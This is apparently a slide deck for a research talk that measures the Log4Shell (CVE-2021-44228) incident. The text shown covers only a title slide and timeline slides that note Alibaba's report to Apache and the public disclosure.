


# The Race to the Vulnerable: Measuring the Log4j Shell Incident

Raphael Hiesgen, Marcin Nawrocki, Thomas Schmidt, Matthias Wählisch

# Log4Shell: What Happened?

CVE-2021-44228

Log4Shell  
Public Disclosure




# Log4Shell: What Happened?

CVE-2021-44228

Alibaba reports  
to Apache

Log4Shell  
Public Disclosure




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


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


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Log4Shell  
Public Disclosure

